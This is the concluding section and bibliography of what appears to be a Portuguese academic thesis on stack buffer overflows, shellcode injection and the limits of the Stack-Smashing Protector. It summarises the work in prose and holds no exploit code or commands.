Entretanto, não se pode confiar única e exclusivamente que o uso de tais ferramentas garantirá a integridade de um sistema de software. Embora muito eficientes, não existe método que previna o abuso de tais falhas sem adicionar um custo na execução do programa. As ferramentas devem ser usadas sim como complemento às boas práticas de desenvolvimento de sistemas.

Neste trabalho, foi desenvolvido um estudo aprofundado sobre o que são, como ocorrem e como um buffer overflow pode ser utilizado para tomar controle de uma máquina hospedeira, prejudicando a segurança de todos os sistemas ali hospedados. Detalhes do processo de criação de um código shell foram revelados, e a sua devida injeção em um programa vulnerável testada e comprovada.

Além disso, foi apresentada uma das técnicas mais utilizadas para dificultar a exploração desta brecha de segurança: o Stack-Smashing Protector. Com a popularização do seu uso nos sistemas operacionais mais modernos, viu-se uma necessidade de realizar uma melhor análise nos métodos que tal ferramenta emprega para dificultar a exploração dos estouros de buffer.

Embora muito eficiente, existem cenários que o SSP não pode evitar que a exploração seja realizada. Tais situações foram devidamente criadas e testadas, com o intuito de comprovar que não basta confiar plenamente na ferramenta de proteção acreditando que ela evitará toda e qualquer invasão do sistema.

Por fim, chegou-se à conclusão de que, embora já conhecida, estouro de buffer ainda é a técnica mais utilizada para invadir sistemas vulneráveis. Embora existam técnicas proeminentes na detecção desta vulnerabilidade, o principal responsável por garantir o grau de segurança de um sistema é o próprio desenvolvedor. Apenas os seus

conhecimentos acrescidos de ferramentas de detecção complementares podem criar sistemas cuja eficácia seja inquestionável.

6 REFERÊNCIAS

ALEPHONE. **Smashing the Stack for Fun and Profit.** Volume 7, edição 49. Novembro de 1996. Disponível em: <http://www.phrack.com/issues.html?issue=49&id=14>. Acesso em: outubro de 2009.

ANDERSON, J. **Computer Security Technology Planning Study.** Outubro de 1972.

CISCO SYSTEMS, INC. **Cisco 2008 Annual Security Report.** Cisco Public Information. 2008. Disponível em: <http://cisco.com/en/US/prod/vpndevc/annual_security_report.html>. Acesso em: novembro de 2009.

COWAN, C. et Al. **StackGuard: Automatic Adaptive Detection and Prevention of Buffer Overflow Attacks.** Proceedings 7th USENIX Security Symposium. San Antonia, Texas. January, 1998. Disponível em: <http://www.usenix.org/publications/library/proceedings/sec98/full_papers/cowan/cowan_html/cowan.html>. Acesso em: novembro de 2009.

ERICKSON, J. **Hacking: The Art of Exploitation.** Outubro de 2003. 1° edição. ISBN: 1593270070.

ETOH, H. **GCC extension for protecting applications from stack-smashing attacks.** Disponível em: <http://www.trl.ibm.com/projects/security/ssp/>. Acesso em novembro de 2009.

J. N. D. GUPTA; S. K. SHARMA. **Handbook of Research on Information Security and Assurance.** Agosto de 2008. ISBN: 1599048558.

RAMACHANDRAM, V. **Buffer Overflow Primer Part 1-7.** 2009. Disponível em:<http://securitytube.net/>. Acesso em: outubro de 2009.

ROBBINS, A. **User-Level Memory Management in Linux Programming**. In: Linux Programming by Example: The Fundamentals. [S.l.]. Prentice Hall PTR, 2004.

TENOUK. **Stack-based Buffer Overflow Vulnerability and Exploit Experimental Demonstration.** 2008. Disponível em: <http://www.tenouk.com/Bufferoverflowc/stackbasedbufferoverflow.html>. Acesso em: novembro de 2009.

WIKIPEDIA. **Buffer overflow protection.** Disponível em: <http://en.wikipedia.org/wiki/Buffer_overflow_protection>. Acesso em outubro de 2009.